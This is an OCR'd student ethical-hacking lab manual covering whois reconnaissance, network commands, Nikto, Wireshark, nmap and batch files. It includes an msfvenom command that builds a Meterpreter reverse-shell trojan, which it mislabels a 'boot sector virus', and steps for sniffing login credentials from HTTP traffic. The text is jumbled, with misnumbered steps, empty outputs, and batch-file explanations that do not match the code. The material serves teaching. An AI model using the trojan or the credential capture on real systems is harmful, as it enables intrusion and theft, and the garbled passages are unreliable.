An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.sublist3r.com/search.php?domain=www.zoho.com')
[*] Searching Sublist3r.
[*] ASNS found: 8
AS13335
AS141757

EXPERIMENT NO :5


EXPERIMENT NAME: USE GOOGLE &WHOLE FOR RECONNAISSANCE

PROCEDURE:

Step 1: In windows operating system opening google chrome & searching for who.is website Step 2: In who.is website entering the www.saveetha.com

Step 3: Finally, we get the information of the website

OUTPUT:



EXPERMENT NO :6
EXPERIMENT NAME:WINDOWS OPERATING SYSTEM COMMANDS EXECUTION TRACEROUTE,PING,IFCONFIG &NETSTAT

PROCEDURE:


Step 1: open windows command prompt and Type tracert command and type tracert www.saveetha.com -> “Enter”

Step 2: Type ping command and type IP Address press “Enter

Step 3: Type ifconfig command

step 4: type netstat

OUTPUT:



EXPERIMENT NO:7

EXPERIMENT NAME: VULNERABILITIES ANALYSIS USING CGI SCANNING WITH NIKTO

PROCEDURE:

Procedure:

Step 1: open a terminal window and type nikto –H and press enter


Step 2: Type nikto –h <website> Tuning x and press enter

Step 3: Nikto starts web server scanning with all tuning options enabled.

Step4: In the terminal window type “nikto –h <website>-Cgidirs all”and hit enter

Step 5. Nikto will scan the webserver as it looks vulnerable CGI directories. It scans the webserverand list out the directories

OUTPUT:



EXPERIMENT NO:8
EXPERIMENT NAME: WIRESHARK SNIFFER FOR NETWORK TRAFFIC &ANALYSE

PROCEDURE:

Step 1: Install and open Wireshark.

Step 2: Go to Capture tab and select Interface option. Here WIFI connection is chosen

Step 3: The source, Destination and protocols of the packets in the WIFI network are displayed

Step 4: Open a website in a new window and enter the user id and password. Register ifneeded.


Step 5: Enter the credentials and then sign in


Step 6: The wireshark tool will keep recording the packets.

Step 7: Select filter as http to make the search easier and click on apply.Step 9: Now stop the tool to stop recording

Step 8: Find the post methods for username and passwords

Step 9: U will see the email- id and password that you used to log in. OUTPUT:





EXPERIMENT NO:9

EXPERIMENT NAME:IMPLEMENT THE BOOT SECTOR VIRUS

PROCEDURE:

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in: **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated. To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in: >>

cd /usr/share/metasploit-framework/

from the root directory. If you make a mistake, you can type in

>> cd ..

to go back to the previous directory or type in any directory after cd to go

there. **3**.Now that we are in the metasploit-framework directory, type in

>> gem install bundler

to install bundler, then type in

>> bundle install

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

>> gem install bundler: [version number]

and then type in: **gem update –system**

After all of that, everything should work perfectly.

>> cd /root

to go back to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : **msfvenom**

Step 4: Choose our payload

To see a list of payloads: **msfvenom -l payloads**

Step 5: Customize our payload

msfvenom –list-options -p windows/meterpreter/reverse_tcp

Step 6: Generate the virus
Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:


Syntax:


msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]

Example

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

OUTPUT:





EXPERIMENT NO: 10

EXPERIMENT NAME: BATCH FILE EXECUTION

PROCEDURE:

Step 1: Open a text file, such as a Notepad or WordPad document.

Step 2: Add your commands, starting with **@echo [off]**, followed by, each in a new line, **title [title of your batch script]**, **echo [first line]**, and **pause**.

Step 3: Save your file with the file extension **BAT**, for example, **test.bat**.

Step 4: To run your batch file, **double-click the BAT file** you just created.

Step 5: To edit your batch file, **right-click the BAT file** and select **Edit**.

And here's the corresponding command window for the example above:

1.Create a New Text Document

A batch file simplifies repeatable computer tasks using the Windows command prompt. Below is an example of a batch file responsible for displaying some text in your command prompt. Create a new BAT file by right-clicking an empty space within a directory and selecting **New**, then **Text Document**.

1.CODE

Double-click this **New Text Document** to open your default text editor. Copy and paste the following code into your text entry.

```
>> @echo off
>> echo hello
>> Pause
>> echo This is new
>> echo this is seconf one
>> pause
```


1. TO SAVE a BAT File

The above script echoes back the text "Welcome to batch scripting!" Save your file by heading to **File > Save As**, and then name your file what you'd like. End your file name with the added **BAT** extension, for example **test.bat**, and click **OK**. This will finalize the batch process. Now, double-click on your newly created batch file to activate it.

2.To RUN as BAT File

Once you'd saved your file, all you need to do is **double-click your BAT file**. Instantly, your web pages will open. If you'd like, you can place this file on your desktop. This will allow you to access all of your favorite websites at once.

OUTPUT:



EXPERIMENT NO :11

EXPERIMENT NAME: PACKET ANALYSER TOOL

PROCEDURE:

1. Capture the packets (TCP / UDP / HTTP)
2. Filter those packets
3. Inspect those packets


Step 1: Install and open Wireshark .


Step 2: To capture TCP / UDP /HTTP Packet.

Step4: to inspect the TCP / UDP /HTTP Packet.

Step 3: to Filter TCP / UDP /HTTP Packet.

OUTPUT:





EXPERIMENT NO:12

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

Scanning Techniques

Flag Use Example -sS TCP syn port scan nmap -sS 192.168.1.1 -sT

TCP connect port scan nmap -sT 192.168.1.1 –sU UDP port scan

nmap –sU 192.168.1.1 –sA TCP ack port scan nmap –sA 192.168.1.1


Port Specification

